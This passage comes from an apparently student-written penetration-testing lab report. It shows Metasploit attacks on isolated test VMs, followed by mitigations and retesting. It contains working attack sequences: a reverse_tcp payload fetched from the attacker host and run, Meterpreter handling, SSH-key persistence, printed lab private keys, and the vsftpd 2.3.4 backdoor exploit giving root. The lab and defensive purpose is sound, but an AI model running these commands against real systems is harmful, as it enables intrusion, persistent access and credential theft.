./msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f elf

Setup HTTP server from attack host and transfer script to target host. Here a common python http service is used as in the picture.

```
└─$ sudo python -m http.server 80
[sudo] password for net:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 21. Setting up http service for target host

Back to the Metasploit session, from the command shell on the compromised host, the Meterpreter script can be downloaded from the http service.

```
[*] Command shell session 2 opened (10.0.2.5:46059 → 10.0.2.4:6200) at 2025-03-25 18:58:57
 -0400

/

pwd
/
wget http://10.0.2.5/access.elf
--19:00:28--  http://10.0.2.5/access.elf
           ⇒ `access.elf'
Connecting to 10.0.2.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

    0K                                                      100%    9.06 MB/s

19:00:28 (9.06 MB/s) - `access.elf' saved [207/207]

ls
access.elf
bin
```

Figure 22. Download Meterpreter script on target host

By running the implant script from the compromised host, a Meterpreter listening session is established. After that, the suitable Metasploit module needs to be chosen for creating the authenticated access to target host. Here, choose multi/handler module and select /linux/x86/meterpreter/reverse_tcp as payload.

```
for i in {1..20}; do /access.elf.1;sleep 5;done &

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (1017704 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.4:34998) at 2025-03-25 20:39:19 -
0400

meterpreter >
```

Figure 23. Establish Meterpreter Listening session

3.2.6.2 Create authenticated persistent access using Metasploit module

The linux/manage/sshkey_persistence module can be chosen for creating the ssh based access to target host. Related options also need setup.

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > use linux/manage/sshkey_persistence
msf6 post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CREATESSHFOLDER  false                 yes       If no .ssh folder is found, create it
                                                     for a user
   PUBKEY                                 no        Public Key File to use. (Default: Cre
                                                     ate a new one)
   SESSION                                yes       The session to run this module on
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                               no        User to add SSH key to (Default: all
                                                     users on box)

View the full module info with the info, or info -d command.

msf6 post(linux/manage/sshkey_persistence) > set SESSION 2
SESSION => 2
msf6 post(linux/manage/sshkey_persistence) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 post(linux/manage/sshkey_persistence) > set VERBOSE true
VERBOSE => true
```

Figure 24. Setting up sshkey_persistence module

By running the sshkey_persistence module, it can be seen the created ssh keys are authorized for accessing the target host. The authorized key is stored in the attack host at .msft/loot folder.

```
msf6 post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[+] Pubkey set to yes
[*] Authorized Keys File: .ssh/authorized_keys
[*] Added User SSH Path: /home/msfadmin/.ssh
[+] Storing new private key as /home/net/.msf4/loot/20250326105459_default_10.0.2.4_id_rsa_
015023.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[!] No active DB -- Credential data will not be saved!
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) >
```

Figure 25. Generate ssh authentication on target host

After authorization is completed, the next step demonstrates how to use the implanted ssh authentication to obtain the current user privilege of the target host and explore the confidential information of that user.

First need to search and use ssh_login_pubkey module.

```
msf6 post(linux/manage/sshkey_persistence) > search ssh_login_pubkey

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login_pubkey  .               normal  No     SSH Public Ke
y Login Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner
/ssh/ssh_login_pubkey

msf6 post(linux/manage/sshkey_persistence) > use auxiliary/scanner/ssh/ssh_login_pubkey
```

Figure 26. Locating the moduel for creating connection to target host

Second, setting up related options, including the path to the obtained key file as well as the username which is to be exploited.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /home/net/.msf4/loot
key_path => /home/net/.msf4/loot
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

   Name              Current Setting        Required  Description
   ----              ---------------        --------  -----------
   ANONYMOUS_LOGIN   false                  yes       Attempt to login with a blank usern
                                                      me and password
   BRUTEFORCE_SPEED  5                      yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                   no        Create a new session for every succe
                                                      ssful login
   DB_ALL_USERS      false                  no        Add all users in the current databas
                                                      e to the list
   KEY_PASS                                 no        Passphrase for SSH private key(s)
   KEY_PATH          /home/net/.msf4/loot   no        Filename or directory of cleartext p
                                                      rivate keys. Filenames beginning wit
                                                      h a dot, or ending in ".pub" will be
                                                       skipped. Duplicate private keys wil
                                                      l be ignored.
   PRIVATE_KEY                              no        The string value of the private key
                                                      that will be used. If you are using
                                                      MSFConsole, this value should be set
                                                       as file:PRIVATE_KEY_PATH. OpenSSH,
                                                      RSA, DSA, and ECDSA private keys are
                                                       supported.
   RHOSTS            10.0.2.4               yes       The target host(s), see https://docs
                                                      .metasploit.com/docs/using-metasploi
                                                      t/basics/using-metasploit.html
   RPORT             22                     yes       The target port
   STOP_ON_SUCCESS   false                  yes       Stop guessing when a credential work
                                                      s for a host
   THREADS           1                      yes       The number of concurrent threads (ma
                                                      x one per host)
   USERNAME          msfadmin               no        A specific username to authenticate
                                                      as
   USER_FILE                                no        File containing usernames, one per l
                                                      ine
   VERBOSE           true                   yes       Whether to print output for all atte
                                                      mpts

View the full module info with the info, or info -d command.
```

Figure 27. Setting up the selected module

By running the exploitation, it tries to establish an authorized ssh connection with target host using the key that has been obtained. The connection is successfully achieved in the established session.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 10.0.2.4:22 SSH - Testing Cleartext Keys
[*] 10.0.2.4:22 - Testing 3 keys from /home/net/.msf4/loot
[-] 10.0.2.4:22 - Failed: 'msfadmin:-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAncuGPVwCwFj8GQn78I/o66cXA8GWPksFg6F9SUphH0zYXd6B
HJSo3WN48ew/Wn2Pi28Zjt3mQEEm3Ch5ntFyqGgfNTdx6wmrCpjY36DRy92a1eJR
quMovDaarbY53jJrj/Eo5CJMYnRkQDmi6OkSkW423Kfg4eOi6ygvgr+NktEp28GH
bbvorsWVaB+ZfzeGdyVf1BxQyemZUMTnPpjgLFPKLVGg5GNCS3yYSnMdRltevkKQ
rrSa2/U+VfxIEmgV3hus9KbVoY6Xk+Xr85Ch0UBOoo1ddqAG7qPIMWyP2juTD9dx
R5BThX/oTKArs2FpIMD8HGYeiaGc5F97lVU2QQIDAQABAoIBAA6bo3wtdxM9wavj
PtvGxNhBDhpCyxEOAq8MjZPSAxMB2xN4mHEQCaCCN5WE6poK3vW4dbAiVpEq/ukZ
haXYa8IPrpjvfrg0u00GOKieQ6HZDH8hvjAA6tnev7vWb33EouzO1XtmOfZQ4mGI
PG7NufJ09rb/gywCVggpXpme+GEnnt79c8tXt86RmP6tw/5j30VIytcZ2FdnsMtM
1eAZKVFkDIsZtX1UoovxBlX2kZZzmMiIKZsjnIZq5jym2g9X7sZDBdqFTlPDbwWO
/cgJeYO/MdSxzJT7jyXEbiriT6cOphMs9VC4kdgPJUVRR/kyckk/WG0WXG8HaPzb
qbW2OXkCgYEA2h+t/bSpeWgy91OBknk8XY2z5KFeGY8H92jF6FMaX5Hnh11l4oIj
WtZJb0jbN0K+wpSV9HopW8xOqI4v3G+sdGJQqjeqpooFntwNIAKBGJFtqvAaKoU+
raU8loNnUjyPG6KQbLCSlvoRO/T7XzRxPOWU3ln0UX2YxVjr5e35XOkCgYEAuTII
lkd6ctmhWJRh1Fy2ZvUuaFuIOZJhkDoiCqMQx182sULGRr6bvvKgJyp+mGwxoaiS
UogBmb8m4GZEZwc5mQwHLOOIn+V0cUCu9lB7yh0675wfoaZQvAN9FdQfhA4JKZnd
e/uCRF0aYtdFDAVQyeIVWacBg9KpZv6/SLz915kCgYByqIh7fsY/bYis/hZ0eopC
20QfALxITylu4oJ194k7h6TfQTdXc/VFwLLlbrTdPZatDhItazHmcWU/sU5zX7iV
jUC92Xk5BgCiWyYDF43o7jlpy8DVbSlfeiZ5MCXV0sOfUTr+B2tnNZhtnf+tMhH8
Yup4X2zQkWcHBhEq0odsUQKBgBDMqhy/xSrP9SPs6ebythUm3pvW2cenMLR9oYLn
gekkCPkRfp0CQ2yR49dJsowvHF12xjc4YTTKM0Od40yZSi9I+QmoZkdi8Cop3PU5
HdGazzLXLcNjK+WyR1GImYdIIqqka4QIr6t16qPWtUu+27JEkP09+hQ0MuvF5iI6
CqjZAoGBAL+P0/QKyErcFj4t21IZuO5Gq41bTnwqOp82W0qrXBZxUrnd6TvXE26M
HYPxNzdxwR9DJLrfsGtiwll06H6nHoHoQrMkcRFwCDnl2nM5WPxOh8XWWX/Kpn3O
BkEn4BsCWperc8g3S/rn98qG2aJOizWzpPW6r06V+SPfXo9Te8t/
-----END RSA PRIVATE KEY-----
'
```

```
[+] 10.0.2.4:22 - Success: 'msfadmin:-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA5kobVFsNK86nCCYyIRvN2rDCOV680dQh2Dzpws9Emj5vNZsj
1rLuhAailZRJVO+OyxFLGwbQVB8tnnObBMVAGf8pvn6nuNmzTwfO+/8xbiMSDeSn
Ch44rjKp8JR6saDSUUtV0Ch+6tU+98fQoh3Zk52/GV+hfDqNg0OszPfqxLfT12mr
+IaQIbxYzI4AF+1vn/wjM4QvyxCXFOjEq2ydPCR0+82zLlUxTjCtLk+9QV+9VMYQ
iaUeCLZdhfxJ/Hn5E/HBPFTSopunqHSa3RmAQ6PG5Iad1BLIgywsCo0/viw1TKLD
ErIbgNkHDddZ8OwBTNpXn3SnGQoKtx6BCvgLOwIDAQABAoIBABmMNhz1HvBxtBEQ
37XRllRBEML5khv7GygYldxRTyyHaaH6TI8IebJ24/mRIlOEYgSALiNY7aqvbMmr
zJJKabKYnqJt/aBhsmU9mgZVyL+Nr3aQG8HhGWul3jl812G2VC7Fm0cE/xOBRcOK
TMh3ZEhekzE27TzRaBqcWuLATDC3eB79xlB/fQdYCx+XYMsGRoGu1yH7FSJGHgbZ
Lq2V6nkoE5klIUpCsDLJxAi5vOcvuyNwJhFc3pUJeu3zgr4w5uRVAZ0BxKvlZdp/
nYbPI6NY3B0dUKiFj8q7by3YpG+BRfrEqfJWMDh4n+h4ehxACbIWcBthubyJ4sU3
OFCj4lUCgYEA/sGuL+vTY4yATqBx/LZiBWapuw1EUgvpCNnCyxhTWVeS0JXkBONi
b2tqTou0EZD6GHbVGNSW6rMExNxptVGSfaDag1/z12EBw03/RkfUxmRNpGVA2jEY
w1j3L/mnIKrsEhWhI4abrwlz1jHZYlC/Q9xZsu4ilY4oXImcX6hsnqcCgYEA52na
xrRYatvvbBa4BMZ5UMSageURFaqeJwwL6wFpKAnfe/fjgO1yYVs28d6P/mbfSSwQ
W5mO3Ne+GOuKxlNG74yEPRFyFm7luiyq9J5mWq43rcY5iVVUQR5VPadg5DcWd1T7
t8WwC9woCLK2ImqYqbeNnJU6cBv/ncQWa2cmdU0CgYEA2z4xuxoYLVcQYRphntwT
FZTZw5nST03iunQ12PVRXdUpC4vD1ZUe9MabkYdXa7q6EW3LTPg//TIdi5IpAxt1
l9pj06YzQwtAKiWo6IIPEsHls/JT0rNoHU4mRUp0U3/ldFba+6jvuL7IyvDRpXPa
dvte0sdwSgcyoxjm08gt2ocCgYEArbPGVUq/544pPEAdZvA31cmNlJ0F4vaL+hFP
zNnlPfmTODGNIpSZO7zFFG6UNUiwp/McYDV2iAylE32SUGXoJB2ckV5L/czGQaYP
uMhBWiXVg2n8fDqBoNOM9ldyIju7cF1pCLup9m0N2+GRV2oeJ56w/G0DTW2mxJyQ
m5P0yS0CgYEA644H8HssYF7gcYG47kvH1GTo4IhK16uUmsJuA2jEnTO1EbNkSqAQ
4qz/KQW5VgA6fpZTRlaD8s9ntSdt/1+WzE6e7lM40y6PXe73p6lazNn2bxVVwWtN
eqUwcASfWNuYWQK5RCTAWsVZtkph/KzdzRNfhN684oc9gwCGjBR7xbc=
-----END RSA PRIVATE KEY-----
' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(
audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000
(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux '
[*] SSH session 3 opened (10.0.2.5:43007 → 10.0.2.4:22) at 2025-03-26 11:12:15 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 28. Establish connection to targe host through the persistent ssh authentication

By opening the established session, it can be seen that the identification of the current user (msfadmin) of the target host is used. In the session, the user's sensitive information can be explored and obtained, including user root folder content, ssh folder content and many others.




Figure 29. Obtained target host user's privilege and export user content

4. CHALLENGES & MITIGATION STRATEGIES

Below are the challenges faced and counter measures we applied during the implementation of our project

4.1 Challenges:

- One of the biggest challenges was creating a secured and segmented virtual network environment where the attacker system (Kali Linux) and victim systems (Windows 7 and Ubuntu Linux) could communicate with one another without impacting the host system or external networks. Setting up VirtualBox's network adapters (Host only vs, Nat vs.Bridged) is challenging.
- Metasploit modules sometimes failed due to differences in target architecture, missing dependencies, or incompatible service configurations. For example, the EternalBlue exploit initially failed to execute due to improper target selection and unmet prerequisites like the correct payload and kernel configuration.
- Running multiple virtual machines concurrently placed a heavy load on the host machine, resulting in sluggish performance, occasional freezing, and crashes especially during heavy scans or payload execution.
- Reverse shells obtained through Meterpreter or raw command shells were sometimes unstable or closed unexpectedly. This occurred when the victim machine failed to maintain the TCP session or when the payload execution was interrupted.
- Due to ethical considerations, all activities had to remain within the isolated test environment. There were strict limitations on attempting real-time attacks on live systems or networks.

4.2 Mitigation Strategies for the challenges:

Below are the mitigations applied to overcome the challenges we faced.

- Bridged adapter mode was selected so that all the systems were in a closed environment. VirtualBox Guest Additions were also installed to enhance performance and share clipboard

- Auxiliary scanning modules in Metasploit (e.g., scanner/smb/smb_ms17_010) were used to confirm the presence of vulnerability before attempting the exploit.
- VM resource allocations were optimized processor cores and RAM were assigned based on the function of each machine (more RAM to Kali, less to Ubuntu).
- Manual session management (e.g., sessions -i) permitted reconnecting disconnected connections.
- No third-party software was used. Ethical hacking best practices were followed to provide responsible testing.

4.3 Mitigations applied to harden the systems:

In an effort to strengthen the security posture of the target system after a successful exploitation, the following measures were done.

4.3.1 Mitigating the EternalBlue on Windows:

Before the actual implementing the mitigations, we completely exploited the given victim machine. Here are some of the mentioned mitigations put to save this system from external attackers.

- **Blocking SMB Ports (TCP 139 & 445):**
  Inbound firewall rules were put in place to block the SMB ports that are being exploited commonly by vulnerabilities such as EternalBlue. These measures drastically narrowed the chances for remote code execution, lateral moving, as well as the theft of data [14].




Figure 30. Blocking SMB ports

- **Blocking Meterpreter Port (TCP4444,5555,6666,8080):**
  Advanced firewall rules were applied to block commonly used ports by Meterpreter payloads. This step helps prevent unauthorized remote access, privilege escalation, and system compromise from post-exploitation tools.

Figure 31. Blocking Meterpreter Ports

- To mitigate the SMB signing vulnerability, we can enforce cryptographic signing for SMB communications on both clients and servers using PowerShell registry edits. This ensures all SMB traffic is authenticated, preventing potential Man-in-the-Middle (MitM) attacks.
- Regular Patch Updates: Apply all Windows patches and security updates for the fixing of newly exploited vulnerabilities regarding, for example, those against SMB and RPC or other remote access protocols.
- Upgrading OS to the newest release really exposes it a little less.

4.3.2 Mitigating the Linux VSFTP backdoor risk

As the VSFTP vulnerability is associated directly with certain version, which is version 2.3.4 in our project, the best way to mitigate its risk is to update the ftp component to newer version.[20] For mitigating the VSFTP backdoor based on existing Linux system and to let the fix take effect as soon as possible, one solution is to configure ftp service to block existing users' access to the ftp server. Usually this means only anonymous user could access the ftp service, but for fixing an urgent severe security leak it is usually necessary and tolerable [15].

Mitigation Operation

To apply this blockage, need to edit vsftpd.conf file to turn off anonymous access.

```
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES

#
# Uncomment this to allow local users to log in.
local_enable=NO
```

Figure 32. Applying config changes to FTP service

- Consider that the version 2.3.4 is defaulted to be installed for some certain older versions of Ubuntu and Debian systems, it's recommended to update the whole operating system to newer version so it can be compatible with latest VSFTP component.
- Also, considering FTP by its nature contains high risk of security compromising when remote user is accessing FTP server and transferring files, it's generally recommended to avoid using FTP but to adopt safer file transferring protocols such as SFTP.

5. Results & Analysis:

5.1 Key Findings from the Project:

- Penetration testing discovered several weaknesses in the system security; these included: An SMB exploitation via EternalBlue: The system is vulnerable to the exploitation by MS17-010 (EternalBlue), which allows a remote attacker to execute arbitrary codes and obtain access to the target machine.
- The Linux platform was running an outdated and backdoored version of VSFTP. The backdoor allowed unauthenticated attackers to gain a root shell using a publicly available Metasploit module.
- Meterpreter exploitation: Resulting in the successful execution of Meterpreter payloads for the purposes of remote shell access, file exsanguination, and evidence deletion from the system.
- Inactive Firewall Restrictions: Major ports (TCP 4444, 5555, 6666, 8080 etc.) were kept open. Hence, there were no restrictions affecting the creation of reverse shell connections.
- Unprotected SMB Service: SMB is open and not limited to trusted devices and therefore exposes unauthorized access and exploitation.
- Windows Firewall settings allowed unrestricted access to vulnerable services, increasing the system's exposure.
- After gaining access, attackers could enumerate users, download and delete files, and execute arbitrary commands remotely.
- SMB negotiation and Meterpreter reverse shell sessions were visible in Wireshark, confirming successful exploitation and data movement.

6.2 Comparision of Security before and after Mitigation:

Security Aspect	Before Mitigation (Vulnerable State)	After Mitigation (Secured State)
SMB Exploitation (EternalBlue)	Enabled SMBv1, allowing remote code execution through MS17-010.	Disabled SMBv1, enforced SMB signing, and enabled SMB3 encryption.
Meterpreter Exploitation	No restrictions on the incoming Meterpreter payload enabling the remote control.	Common Meterpreter ports such as 4444, 5555, 6666, and 8080 are blocked.
Firewall Protection	No firewall rule to block SMB or Meterpreter connection.	Advanced firewall rules are implemented to block unauthorized SMB access. .
Unauthorized SMB Access	SMB is accessible to all machines making it exploitable.	Trusted devices only have access to SMB.
FTP Service (VSFTP 2.3.4)	Enabled — vulnerable to backdoor exploit, allowed root shell access	Disabled or updated — vulnerable version removed or replaced with secure alternatives

5.3 Effectiveness of implemented security measures:

To evaluate the effectiveness of these mitigations applied we tried to exploit the machines again and the following items were observed:

5.3.1 Windows System:

Before applying mitigation strategies, we can get access to the victim's shell through meterpreter. After mitigations such as firewall and other security measures are applied, we are not able to access them. Below are the comparison results.




Figure 33. Metasploit result before mitigations are applied




Figure 34. Metasploit result after mitigations are applied

Before mitigations are applied WireShark showed successful TCP responses where there are PSH, ACK which is push and acknowledge. After applying the mitigation strategies, we can see the below Wireshark results that show incomplete TCP responses.




Figure 35. Wireshark result before exploitation




Figure 36. Wireshark results after mitigations are applied.

5.3.2 LINUX System:

Pre-Mitigation Result

Before applying the mitigation, by using the VSFTP 2.3.4 penetration module, it can be seen that the backdoor can be exploited. Root user privileges can be successfully obtained.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:34831 -> 10.0.2.4:6200) at 2025-03-27 14:56:37
 -0400

pwd
/
whoami
root
```

Figure 37. Pre-mitigation result

Post-Mitigation Result

After applying the blockage, a re-check using the same VSFTP backdoor module can reveal that the backdoor could no longer be exploited. This is because this Escape String backdoor needs to seize the privilege of an local user on the target system, but with the configuration disallowing local user, the exploit cannot be carried out.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 530 This FTP server is anonymous only.
[-] 10.0.2.4:21 - This server is configured for anonymous only and the backdoor code cannot
 be reached
[*] Exploit completed, but no session was created.
```

Figure 38. Post-mitigation result

6. LESSONS LEARNED & FUTURE RECOMMENDATIONS

6.1 Lessons Learned

1. One of the most significant takeaways was the ease with which outdated or misconfigured services—such as SMBv1 and VSFTP v2.3.4—can be compromised using widely available tools like Metasploit
2. Keep timely patching and updating for system components and critical softwares
   It's important to always patch systems with the latest stable releases from official sources.
3. Maintain code integrity and provide code verification It's important to make sure the source code is reviewed and verified before deployment.The cause of **vsftpd 2.3.4** backdoor was that a malicious modification was made to the source code, which was pushed to the official release.[19] This highlights the necessity of carefully verifying source code builds.
4. Switch to more secure alternatives from legacy softwares or protocals FTP has becoming an outdated protocol with higher risks comparing to later ones. SFTP is a widely accepted option to replace the FTP protocol.
5. Meterpreter attack success serves as a chilling reminder of the necessity to block unneeded service/port access. Proper network segmentation implementation should limit lateral motion through all compromised networks.
6. The realization of remote code execution and a reverse shell being established put emphasis on having well-configured intrusion detection and prevention systems (IDS/IPS) as well as firewalls to detect and block unauthorized access attempts.
7. Wireshark analysis demonstrated how network traffic monitoring may be employed to identify suspicious activities like unauthorized file sharing and data exfiltration. Security incident response times and visibility may be further increased through implementing a SIEM solution

8. The capacity to gain full control over a system and manipulate files fortified the need for user privilege limitation and strong authentication measures (e.g. multi-factor authentication (MFA)).
9. Creating a safe, isolated lab environment was critical for ethical testing without risk to external networks or systems.
10. The need to audit software releases. It's important to always audit and monitor software releases, especially for open-source project which accepts contribution from the public.

6.2 Future Recommendations:

- Modernize Legacy Systems: Upgrade from legacy operating systems such as Windows 7 to supported operating systems which are continuously getting security patches.
